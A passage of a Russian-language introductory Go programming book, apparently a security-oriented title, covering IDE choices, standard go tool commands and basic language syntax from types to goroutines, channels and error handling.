


Рис. 1.1. Плагин vim-go

Естественно, чтобы эффективно вести через него разработку на Go, сначала потребуется освоить сам редактор. Следующий же этап настройки этой среды со всеми необходимыми вам функциями может оказаться несколько пугающим. Используя бесплатный Vim, приходится жертвовать рядом удобств, предлагаемых коммерческими IDE.

GitHub Atom

IDE GitHub, называемая *Atom* (https://atom.io/), представляет собой редактор с богатым набором поддерживаемых сообществом пакетов. В отличие от Vim, он предоставляет отдельное IDE в виде приложения, а не работающее через терминал решение.

Как и Vim, Atom бесплатен. Он по умолчанию предлагает тайлинг, управление пакетами, контроль версий, отладку, автоподстановку и множество дополнительных возможностей прямо из коробки. Поддержка Go в нем реализуется через плагин `go-plus` (https://atom.io/packages/go-plus/).




Рис. 1.2. Atom с поддержкой Go

Microsoft Visual Studio Code

Visual Studio Code (VS Code) от Microsoft является, вероятно, одной из наиболее богатых функционалом и легких в настройке IDE. Она абсолютно бесплатна и распространяется под лицензией MIT.




Рис. 1.3. IDE VS Code с поддержкой Go

Эта IDE поддерживает разнообразные расширения для тем, управления версиями, автодополнения кода, отладки, линтинга и форматирования. Интеграцию с Go в этом случае можно реализовать с помощью расширения *vscode-go* (https://github.com/Microsoft/vscode-go/).

JetBrains GoLand

Коллекция инструментов разработки от JetBrains очень эффективна и богата возможностями, что упрощает реализацию как любительских, так и профессиональных проектов. На рис. 1.4 показано, как выглядит IDE JetBrains GoLand.




Рис. 1.4. Коммерческая IDE GoLand

GoLand — коммерческая IDE, посвященная языку Go. Стоимость этого инструмента варьируется от бесплатной для студентов до 89 долларов в год для частных клиентов и 199 долларов в год для организаций. GoLand предлагает все возможности многофункциональной IDE, включая отладку, автодополнение кода, контроль версий, линтинг, форматирование и др. Несмотря на то что платность может немного отпугивать, коммерческие продукты, подобные этому, обычно предлагают официальную поддержку, документацию, своевременное исправление ошибок и ряд других гарантий, сопровождающих корпоративное ПО.

Использование стандартных команд Go tool

В Go есть ряд полезных команд, упрощающих процесс разработки. Они обычно имеются также в IDE, позволяя согласованно работать с инструментами в различных средах. Давайте разберем некоторые из них.

Команда go run

Это одна из наиболее часто применяемых в процессе разработки команд, которая компилирует и выполняет *основной пакет* — точку входа в программу.

В качестве примера сохраните следующий код в каталоге проекта `$GOPATH/src` (вы создали его при установке) как `main.go`:

```
package main
import (
    "fmt"
)
func main() {
    fmt.Println("Hello, Black Hat Gophers!")
}
```

Теперь в командной строке перейдите к каталогу с этим файлом и выполните `go run main.go`. В результате должно отобразиться сообщение `Hello, Black Hat Gophers!`.

Команда go build

Обратите внимание, что `go run` выполняет файл, но не генерирует самостоятельный двоичный файл. Для этого как раз и используется команда `go build`. Она компилирует приложение, включая все пакеты и их зависимости, не инсталлируя полученный результат. То есть она создает на диске двоичный файл, но программу не запускает. Создаваемые ею файлы соответствуют общему соглашению именования, но при этом вы можете самостоятельно изменить имя итогового файла с помощью команды `-o output`.

Переименуйте `main.go` из предыдущего примера в `hello.go`. Затем в окне терминала выполните `go build hello.go`. Если все будет сделано, как задумано, на выходе вы получите исполняемый файл с именем `hello`. Теперь введите команду

```
$ ./hello
Hello, Black Hat Gophers!
```

Она запустит полученный двоичный файл.

По умолчанию этот файл содержит отладочную информацию и таблицу символов, что увеличивает его размер. Чтобы избежать излишнего раздувания, нужно добавить в процессе сборки дополнительные флаги, которые предотвратят включение этой информации. Например, следующая команда сократит размер файла примерно на 30 %:

```
$ go build -ldflags "-w -s"
```

Более компактный размер упростит дальнейшую передачу или вложение файла при реализации ваших злодейских замыслов.

Кросс-компиляция

Использование `go build` отлично работает для выполнения двоичного файла в текущей системе или в имеющей идентичную архитектуру, но что если вы хотите создать файл, способный работать в системе с другой архитектурой? Для этого и служит *кросс-компиляция*, являясь одной из крутейших возможностей Go, так как ни один прочий язык не реализует ее с той же легкостью. Команда `build` позволяет кросс-компилировать программу для нескольких операционных систем и архитектур. Обратитесь к официальной документации (https://golang.org/doc/install/source#environment/) Go за подробным описанием возможных сочетаний компиляций совместимых ОС и архитектур.

Для выполнения кросс-компиляции вам понадобится установить *ограничение*. Это подразумевает просто передачу в команду `build` информации об операционной системе и архитектуре, для которых вы собираетесь компилировать код. Эти ограничения описываются атрибутами `GOOS` (для операционных систем) и `GOARCH` (для архитектур).

Ограничения сборки можно устанавливать тремя способами: через командную строку, комментарии в коде или с помощью расширений файлов. Здесь мы рассмотрим способ с использованием командной строки, предоставив вам возможность изучить остальные самостоятельно.

Предположим, вам нужно кросс-компилировать ранее созданную программу `hello.go`, расположенную на MacOS, для выполнения на архитектуре Linux x64. Это можно реализовать через командную строку, сопроводив выполнение команды `build` соответствующими атрибутами `GOOS` и `GOARCH`:

```
$ GOOS="linux" GOARCH="amd64" go build hello.go
$ ls
hello hello.go
$ file hello
hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,
not stripped
```

Вывод подтверждает, что получающийся двоичный файл — это 64-битный ELF (Linux).

Процесс кросс-компиляции намного проще в Go, чем в любом другом современном языке программирования. Единственная реальная сложность возникает, когда вы пытаетесь кросс-компилировать приложения, использующие внутренние привязки языка C. Мы же будем держаться подальше от подобных «сорняков» и позволим вам решить эту проблему самостоятельно. В зависимости от импортируемых вами пакетов и разрабатываемых проектов они могут беспокоить вас не слишком часто.

Команда go doc

Эта команда позволяет связываться с документацией пакета, функции, метода или переменной. Документация вкладывается в код в виде комментариев. Посмотрим, как можно узнать подробности о функции `fmt.Println()`:

```
$ go doc fmt.Println
func Println(a ...interface{}) (n int, err error)
    Println formats using the default formats for its operands and writes to
    standard output. Spaces are always added between operands and a newline
    is appended. It returns the number of bytes written and any write error
    encountered.
```

Вывод информации берется непосредственно из комментариев исходного кода. При условии адекватного комментирования пакетов, функций, методов и переменных вы сможете без проблем автоматически просматривать эту документацию с помощью команды `go doc`.

Команда go get

Многие из программ Go, которые вы будете разрабатывать в процессе чтения книги, потребуют сторонних пакетов. Команда `go get` служит для получения исходного кода нужных пакетов. Предположим, вы написали следующий код, импортирующий пакет `stacktitan/ldapauth`:

```
package main

import (
"fmt"
"net/http"

❶ "github.com/stacktitan/ldapauth"
)
```

Несмотря на то что вы импортировали пакет `stacktitan/idapauth` ❶, обратиться к нему пока не получится — сначала нужно выполнить команду `go get github.com/stacktitan/ldapauth`, которая загрузит фактический пакет и поместит его в каталог `$GOPATH/src`.

Следующее дерево каталогов отражает размещение пакета `Idapauth` в рабочем пространстве `GOPATH`:

```
$ tree src/github.com/stacktitan/
❶ src/github.com/stacktitan/
└── ldapauth
    ├── LICENSE
    ├── README.md
    └── ldap_auth.go
```

Обратите внимание на то, что путь ❶ и имя импортированного пакета создаются так, чтобы избежать присваивания одного имени нескольким пакетам. Использование вводной части `github.com/stacktitan` перед `Idapauth` гарантирует, что его имя останется уникальным.

Хотя Go-разработчики традиционно устанавливают зависимости с помощью `go get`, при этом могут возникнуть проблемы, если эти зависимые пакеты получают обновления, нарушающие обратную совместимость. В связи с этим в Go были введены два отдельных инструмента — `dep` и `mod`, которые фиксируют зависимости, предотвращая возникновение подобных проблем. Тем не менее в книге для получения зависимостей практически повсеместно используется команда `go get`. Это поможет избежать несогласованности с текущими инструментами управления зависимостями и облегчит для вас реализацию приводимых примеров.

Команда go fmt

Эта команда автоматически форматирует исходный код. К примеру, выполнение `go fmt /path/to/your/package` стилизует код, обеспечив использование правильных разрывов строк, отступов и выравнивание скобок.

Применение произвольных настроек стилизации поначалу может показаться странным, особенно если они отличаются от привычных вам. Как бы то ни было, со временем такая согласованность покажется вполне уместной, поскольку код станет похож на другие сторонние пакеты и выглядеть будет более строгим. В большинстве IDE присутствуют хуки, которые автоматически выполняют `go fmt` при сохранении файла, так что вам не придется задействовать эту команду явно.

Команды golint и go vet

В то время как `go fmt` изменяет стилизацию синтаксиса кода, `golint` сообщает об ошибках стиля, таких как пропущенные комментарии, не соответствующее соглашению именование переменных, бесполезные определения типов и др. Обратите внимание на то, что `golint` — это самостоятельный инструмент, а не подкоманда основного исполняемого файла `go`. Поэтому установить ее потребуется отдельно с помощью `go get -u golang.org/x/lint/golint`.

Аналогичным образом `go vet` проверяет код и на основе эвристики выявляет подозрительные конструкции, такие как вызов `Printf()` с некорректным форматом строковых типов. Команда `go vet` старается обнаружить проблемы, часть из которых могут оказаться незаметными для компилятора и быть работоспособными багами.

Go Playground

Go Playground (песочница) — это среда выполнения, размещенная по адресу https://play.golang.org/, где разработчики могут онлайн разрабатывать и тестировать код и делиться его фрагментами с другими. Данный сайт упрощает знакомство с различными возможностями языка, не требуя установки или запуска Go на локальной системе. Это отличный способ тестирования фрагментов кода до их интеграции в проекты.

Здесь вы можете также просто поиграть с различными нюансами языка в заранее сконфигурированной среде. Стоит отметить, что песочница Go не позволяет вызывать определенные опасные функции, чтобы не допустить, например, выполнения команд операционной системы или взаимодействия со сторонними сайтами.

Другие команды и инструменты

Мы не будем прямо рассматривать другие инструменты и команды, и вам стоит изучить их самостоятельно. По мере создания все более сложных проектов вы наверняка столкнетесь с необходимостью использования, например, команды `go test` для выполнения тестов и бенчмарков, `cover` для проверки области охвата теста, `imports` для исправления инструкций импорта и др.

Синтаксис Go

Исчерпывающий обзор всего языка Go занял бы несколько глав, если не всю книгу. Этот раздел дает краткое описание его синтаксиса, в частности, относящегося к типам данных, структурам управления и стандартным паттернам. Для новичков он послужит введением, а для бывалых Go-программистов — напоминанием.

Для более глубокого поэтапного разбора языка рекомендуем пройти замечательный обучающий курс *A tour of Go* (https://tour.golang.org/). Он представляет собой всестороннее практическое знакомство с языком, разбитое на мини-уроки и использующее встроенную песочницу, которая позволяет тут же опробовать каждое из разъясняемых понятий.

Сам по себе язык представляет намного более чистую версию C, лишенную множества низкоуровневых нюансов, что повышает читаемость и упрощает его освоение.

Типы данных

Как и большинство современных языков, Go предоставляет разнообразные примитивные и сложные типы данных. *Примитивные типы* состоят из базовых

составляющих элементов (строк, чисел и логических значений), которые встречаются повсеместно в других языках и создают основу всей задействуемой в программе информации. *Сложные типы* являются определяемыми пользователем структурами, включающими в себя комбинацию одного или нескольких примитивных или сложных типов.

Примитивные типы данных

К ним относятся `bool`, `string`, `int`, `int8`, `int16`, `int32`, `int64`, `uint`, `uint8`, `uint16`, `uint32`, `uint64`, `uintptr`, `byte`, `rune`, `float32`, `float64`, `complex64` и `complex128`.

Обычно при определении переменной вы объявляете ее тип. Если этого не сделать, система назначит тип автоматически. Рассмотрите следующие примеры:

```
var x = "Hello World"
z := int(42)
```

В первом для определения переменной `x` мы используем ключевое слово `var` и присваиваем ей значение `"Hello World"`. Go неявно назначает `x` как `string`, так что объявлять этот тип не требуется. Во втором примере для определения переменной `z` мы задействуем оператор `:=`, присваивая ей целочисленное значение `42`. Между этими двумя операторами реальной разницы нет, и на протяжении книги мы будем использовать оба. Но некоторые считают, что `:=` в силу своей невзрачности ухудшает читаемость кода. Вы же вольны выбирать любой вариант.

В предыдущем примере мы явно обернули значение `42` в вызов `int`, обусловив его тип. Можно опустить вызов `int`, но тогда придется принять тот тип, который система использует для данного значения автоматически. В некоторых случаях им может оказаться вовсе не тот, который нам нужен. Предположим, вам требуется, чтобы `42` представляло беззнаковое целое число, а не тип `int`, в этом случае его придется явно обернуть соответствующим образом.

Срезы и карты

В Go есть и более сложные типы, такие как срезы и карты. *Срезы* подобны массивам, размер которых вы можете изменять динамически, что позволяет более эффективно передавать их функциям. *Карты* — это ассоциативные массивы, неупорядоченные списки пар «ключ/значение», позволяющие эффективно и быстро находить значения для уникального ключа.

Определение, инициализация и работа со срезами и картами реализуются разными способами. Следующий пример показывает стандартный способ определения среза `s` и карты `m` совместно с их элементами:

```
var s = make([]string, 0)
var m = make(map[string]string)
s = append(s, "some string")
m["some key"] = "some value"
```

В этом коде используются две встроенные функции: `make()` для инициализации каждой переменной и `append()` для добавления новых элементов в срез. Последняя строка вносит в карту `m` пару «ключ/значение», представленную `some key` и `some value`. Мы советуем вам изучить все методы определения и использования этих типов данных в документации Go.

Указатели, структуры и интерфейсы

Указатель указывает на конкретную область памяти, позволяя извлекать хранящиеся там значения. Как и в C, в данном случае оператор `&` служит для извлечения адреса переменной, а оператор `*` — для разыменования этого адреса, то есть получения по нему значения. Вот пример:

```
❶ var count = int(42)
❷ ptr := &count
❸ fmt.Println(*ptr)
❹ *ptr = 100
❺ fmt.Println(count)
```

Этот код определяет целое число `count` ❶, после чего с помощью оператора `&` создает указатель ❷, возвращая адрес переменной `count`. Далее в процессе вызова `fmt.Println()` происходит разыменовывание этой переменной ❸ для вывода значения `count` в `stdout`. Затем с помощью оператора `*` ❹ области памяти, на которую указывает `ptr`, присваивается новое значение. Поскольку это адрес переменной `count`, то присваивание изменяет значение данной переменной, что подтверждается выводом этого значения на экран ❺.

Тип `struct` (структура) используется для создания новых типов данных путем определения связанных полей и методов этого типа. Например, здесь мы объявляем тип `Person`:

```
❶ type Person struct {
    ❷ Name  string
    ❸ Age int
  }
❹ func (p *Person) SayHello() {
      fmt.Println("Hello,", p.Name ❺)
  }
  func main() {
      var guy = new ❻ (Person)
    ❼ guy.Name = "Dave"
    ❽ guy.SayHello()
  }
```

Этот код с помощью ключевого слова `type` ❶ определяет новую структуру, содержащую два поля: `string` с именем `Name` ❷ и `int` с именем `Age` ❸.

Далее в типе `Person`, присвоенном переменной `p` ❹, мы определяем метод `SayHello()`. Он выводит приветственное сообщение в `stdout`, обращаясь к структуре `p` ❺, которая получает этот вызов. Рассматривайте `p` как ссылку на `self` или `this` в других языках. Здесь мы также определяем функцию `main()`, выступающую в роли точки входа в программу. Данная функция с помощью ключевого слова `new` ❻ инициализирует нового `Person` (человека), присваивая ему имя `Dave` ❼ и давая указание выполнить `SayHello()` ❽.

В структурах отсутствуют модификаторы области, такие как закрытая (private), публичная (public) или защищенная (protected), которые обычно присутствуют в других языках и служат для управления доступом к их членам. Вместо этого в Go область доступности определяется величиной регистра: типы и поля, начинающиеся с прописной буквы, экспортируются и являются доступными вне пакета, в то время как начинающиеся со строчной — закрытые и доступны только внутри пакета.

Тип *интерфейс* в Go можно понимать как схему или контракт. Эта схема определяет ожидаемый набор действий, которые любая конкретная реализация должна выполнить, чтобы считаться типом этого интерфейса. Для создания интерфейса нужно определить набор методов: любой тип данных, содержащий эти методы с верными сигнатурами, выполняет контракт и считается типом этого интерфейса. Рассмотрим пример:

```
❶ type Friend interface {
    ❷ SayHello()
  }
```

В этом примере мы определили интерфейс `Friend` ❶, который требует реализации одного метода — `SayHello()` ❷. Это означает, что любой тип, реализующий метод `Sayhello()`, будет считаться `Friend`. Обратите внимание на то, что интерфейс `Friend` фактически не реализует эту функцию — он просто говорит, что если вы `Friend`, то должны уметь `SayHello()`.

Следующая функция, `Greet()`, получает интерфейс `Friend` в качестве ввода и выполняет приветствие в соответствующей `Friend` форме:

```
func Greet ❶ (f Friend ❷) {
    f.SayHello()
}
```

Этой функции можно передать любой тип `Friend`. К счастью, использованный нами ранее тип `Person` умеет `SayHello()`, то есть является `Friend`. Следовательно, если функция `Greet()` ❶, как показано в предыдущем коде, ожидает в качестве вводного параметра `Friend` ❷, можно передать ей `Person`:

```
func main() {
    var guy = new(Person)
    guy.Name = "Dave"
    Greet(guy)
}
```

Интерфейсы и структуры позволяют вам определить несколько типов, которые затем можно передавать функции `Greet()`, при условии что они реализуют интерфейс `Friend`. Рассмотрим несколько измененный пример:

```
❶ type Dog struct {}
  func (d *Dog) SayHello() ❷
      { fmt.Println("Woof woof")
  }
  func main() {
      var guy = new(Person)
      guy.Name = "Dave"
   ❸  Greet(guy)
      var dog = new(Dog)
   ❹  Greet(dog)
  }
```

Здесь мы видим новый тип, `Dog` ❶, который тоже умеет `SayHello()` ❷ и, следовательно, является `Friend`. Теперь вы можете `Greet()` как `Person` ❸, так и `Dog` ❹, поскольку оба умеют `SayHello()`.

На протяжении книги мы будем касаться темы интерфейсов еще несколько раз, чтобы помочь вам лучше усвоить специфику их применения.

Управляющие конструкции

Go содержит меньше управляющих конструкций, чем другие современные языки. Но это не мешает вам реализовывать сложную обработку, включая условия и циклы.

Главной условной конструкцией в этом языке выступает `if/else`:

```
if x == 1 {
    fmt.Println("X is equal to 1")
} else {
    fmt.Println("X is not equal to 1")
}
```

В Go для нее используется своеобразный синтаксис. Например, в нем вы не заключаете проверку условия — в этом случае `x==1` — в скобки. Здесь необходимо заключать все блоки кода, даже приведенные ранее однострочные, в фигурные скобки. В отличие от Go, во многих других языках однострочные блоки не требуют фигурных скобок.

Что касается условных выражений, включающих более двух вариантов, в Go предусмотрена инструкция `switch`. Вот пример:

```
switch x ❶ {
    case "foo" ❷:
        fmt.Println("Found foo")
    case "bar" ❸:
        fmt.Println("Found bar")
    default ❹:
        fmt.Println("Default case")
}
```

Здесь инструкция `switch` сравнивает содержимое переменной `x` ❶ с различными значениями — `foo` ❷ и `bar` ❸, — выводя в `stdout` сообщение о соответствии `x` одному из условий. Этот пример включает кейс `default` ❹, который выполняется, если ни одно из условий не проходит проверку.

Заметьте, что здесь кейсы не требуют инструкции `break`, в отличие от других языков, где выполнение кода условия продолжается до момента достижения инструкции `break` или конца всего выражения `switch`. В Go же выполняется не более одного совпадающего или предустановленного (default) кейса.

В этом языке есть также особая вариация `switch`, называемая *type switch*, которая выполняет утверждение типов с помощью инструкции `switch`. Переключатели типов помогают понять внутренний тип интерфейса.

Например, для извлечения внутреннего типа интерфейса `i` вы можете использовать такой переключатель:

```
func foo(i ❶ interface{}) {
    switch v := i.(type)❷ {
    case int:
        fmt.Println("I'm an integer!")
    case string:
        fmt.Println("I'm a string!")
    default:
        fmt.Println("Unknown type!")
    }
}
```

Здесь представлен специальный синтаксис, `i.(type)` ❷, позволяющий извлечь тип переменной интерфейса `i` ❶. Это значение используется в инструкции `switch`, где каждый кейс соответствует определенному типу. В нашем случае кейсы выполняют проверку на соответствие примитивам `int` или `string`, но вы также можете проверять, например, указатели или пользовательские типы структур.

Последней конструкцией управления потоком кода в Go является цикл `for`. Здесь он выступает единственным средством выполнения итерации или повторения

разделов кода. Может показаться странным отсутствие таких конструкций, как циклы `do` или `while`, но их можно воссоздать с помощью вариаций синтаксиса цикла `for`. Вот одна из таких вариаций:

```
for i := 0; i < 10; i++ {
    fmt.Println(i)
}
```

Здесь происходит перебор чисел от 0 до 9 и вывод каждого в `stdout`. Обратите внимание на точку с запятой в первой строке. В отличие от многих языков, где этот знак используется в качестве разделителя строк, в Go он применяется в различных управляющих конструкциях для выполнения нескольких разных, но связанных подзадач в одной строке кода. Первая строка с помощью этого знака разделяет логику инициализации (`i := 0`), условное выражение (`i < 10`) и оператор увеличения (`i++`). Эта конструкция должна быть знакома всем, кто писал код на любом современном языке, поскольку очень похожа на синтаксис этих языков.

Приведенный далее пример показывает слегка измененный цикл `for`, перебирающий коллекцию, такую как срез или карта:

```
❶ nums := []int{2,4,6,8}
  for idx ❷, val ❸ := range ❹
      nums { fmt.Println(idx, val)
  }
```

Здесь мы инициализируем срез целых чисел `nums` ❶. Затем используем в цикле `for` ключевое слово `range` ❹ для перебора этого среза. `range` возвращает два значения: текущий индекс ❷ и копию текущего значения ❸ по этому индексу. Если вы не собираетесь применять этот индекс, можете в цикле `for` заменить `idx` на нижнее подчеркивание, сообщив тем самым Go, что в нем не нуждаетесь.

Такую же логику перебора можно использовать в работе с картами для возврата каждой пары «ключ/значение».

Многопоточность

Во многом аналогично рассмотренным управляющим конструкциям в Go реализована упрощенная по сравнению с другими языками модель многопоточности. Для параллельного выполнения кода задействуются *горутины*, представляющие собой функции или методы, способные выполняться одновременно. Их нередко описывают как *легковесные потоки*, потому что, если сравнивать с реальными потоками, затраты на создание горутин минимальны.

Для этого используется ключевое слово `go`, размещаемое перед вызовом методов/функций, которые требуется выполнить параллельно:

```
❶ func f() {
      fmt.Println("f function")
  }

  func main() {
   ❷ go f()
     time.Sleep(1 * time.Second)
     fmt.Println("main function")
  }
```

В этом примере мы определяем функцию `f()` ❶, которую вызываем в точке входа программы — функции `main()`. Перед этим вызовом указывается ключевое слово `go` ❷, означающее, что программа будет выполнять `f()` параллельно. Другими словами, функция `main()` продолжит выполняться, не ожидая завершения `f()`. Затем мы используем `time.Sleep(1 * time.Second)`, чтобы временно приостановить `main()` для завершения `f()`. Если не приостановить `main()`, программа может выйти до завершения `f()` и ее результат не будет отражен в `stdout`. При правильной же реализации мы увидим вывод сообщений в `stdout`, отражающий завершение обеих функций.

В Go есть тип данных под названием *каналы*, который предоставляет механизм, позволяющий горутинам синхронизировать выполнение и взаимодействовать друг с другом. Рассмотрим пример использования каналов для одновременного отображения и суммирования длин разных строк:

```
❶ func strlen(s string, c chan int) {
   ❷ c <- len(s)
  }

  func main() {
   ❸ c := make(chan int)
   ❹ go strlen("Salutations", c)
     go strlen("World", c)
   ❺ x, y := <-c, <-c
     fmt.Println(x, y, x+y)
  }
```

Сначала мы определяем и используем переменную `c` типа `chan int`. Можно определять каналы разных типов в зависимости от типа данных, которые планируется через них передавать. В нашем случае будем передавать между горутинами длину разных строк в виде целочисленных значений, значит, нужно применить канал `int`.

Обратите внимание на новый оператор `<-`. Он указывает, поступают ли данные из канала или в канал. Можете сравнить действие этого оператора с помещением элементов в корзину или удалением их из нее.

Функция `strlen()` ❶ получает слово в виде строки, а также канал, который будет использоваться для синхронизации данных. Эта функция содержит одну инструкцию,

`c <- len(s)` ❷, которая с помощью встроенной функции `len()` определяет длину полученной строки и посредством оператора `<-` помещает результат в канал `c`.

Функция `main()` собирает все вместе. Сначала мы выполняем вызов `make(chan int)` ❸ для создания канала `int`. Затем делаем несколько параллельных вызовов функции `strlen()` с помощью ключевого слова `go` ❹, которое запускает несколько горутин. Далее в функцию передаются два строковых значения, а также канал, в который нужно будет поместить результаты. В завершение мы считываем данные из этого канала с помощью оператора `<-` ❺. Это тоже можно сравнить с извлечением элементов из корзины и присваиванием их значений переменным `x` и `y`. Обратите внимание на то, что до момента считывания нужных данных из канала выполнение на этой строке прерывается.

По завершении происходит вывод длины каждой строки и их суммы в `stdout`. В данном примере мы увидим следующие числа:

```
5 11 16
```

Все это может показаться довольно сложным, но обозначить основные принципы параллельности необходимо, так как Go здесь выделяется особо. Поскольку многопоточность и параллельность в этом языке могут принимать весьма сложные формы, не пожалейте времени на самостоятельное изучение соответствующего материала. Далее в книге мы будем рассматривать более реалистичные и сложные реализации многопоточности, вводя буферизованные каналы, группы ожидания, мьютексы и другие понятия.

Обработка ошибок

В отличие от большинства языков, в Go нет синтаксиса для обработки ошибок `try/catch/finally`. Вместо этого здесь реализован минималистичный подход, подразумевающий проверку ошибок в местах их появления и исключающий их выскакивание в других функциях на протяжении цепочки вызовов.

Для этого в Go используется встроенный тип ошибок, который определяется через объявление `interface`:

```
type error interface {
    Error() string
}
```

Это означает, что вы можете использовать в качестве `error` любой тип данных, который реализует метод `Error()`, возвращающий значение `string`. К примеру, вот настраиваемая ошибка, которую можно определить и задействовать на протяжении кода:

```
❶ type MyError string
  func (e MyError) Error() string ❷ {
      return string(e)
  }
```

Здесь мы создаем пользовательский строковый тип `MyError` ❶ и реализуем для этого типа метод `Error() string` ❷.

Когда дело дойдет до обработки ошибок, вы быстро привыкнете к следующему паттерну:

```
func foo() error {
    return errors.New("Some Error Occurred")
}
func main() {
    if err := foo() ❶;err != nil ❷ {
        // Обработка ошибки
    }
}
```

Вы обнаружите, что, как правило, функции и методы возвращают не менее одного значения. Одним из этих значений практически всегда является `error`. В Go возвращенная `error` может иметь значение `nil`, указывающее, что функция не произвела ошибки и все сработало, как ожидалось. Если же вернется значение не `nil`, значит, что-то в этой функции пошло не так.

Таким образом, можно выполнять проверку на ошибки с помощью инструкции `if`, как показано в функции `main()`. Обычно вы будете встречать несколько инструкций, разделенных точкой с запятой. Первая вызывает функцию и присваивает итоговую ошибку переменной ❶, после чего вторая инструкция проверяет полученное в `error` значение на равенство `nil` ❷. Эта обработка ошибки выполняется в теле выражения `if`.

По мере погружения в язык Go вы узнаете, что мнения о лучшем способе обработки ошибок разнятся. Одна из сложностей здесь состоит в том, что, в отличие от других языков, встроенный тип ошибки не включает в себя отслеживание стека, который помог бы точно определить контекст или местоположение ошибки. Несмотря на то что вы можете сгенерировать такой стек и присвоить пользовательскому типу в своем приложении, его реализация оставлена на усмотрение самих разработчиков. Поначалу это может несколько раздражать, но при правильном построении приложения с этим можно вполне успешно работать.

Обработка структурированных данных

Специалисты сферы безопасности зачастую пишут код, обрабатывающий *структурированные данные*, или данные со стандартной кодировкой, такой как JSON или

XML. В Go для подобной кодировки данных реализованы стандартные пакеты. Наиболее актуальными из них являются `encoding/json` и `encoding/xml`.

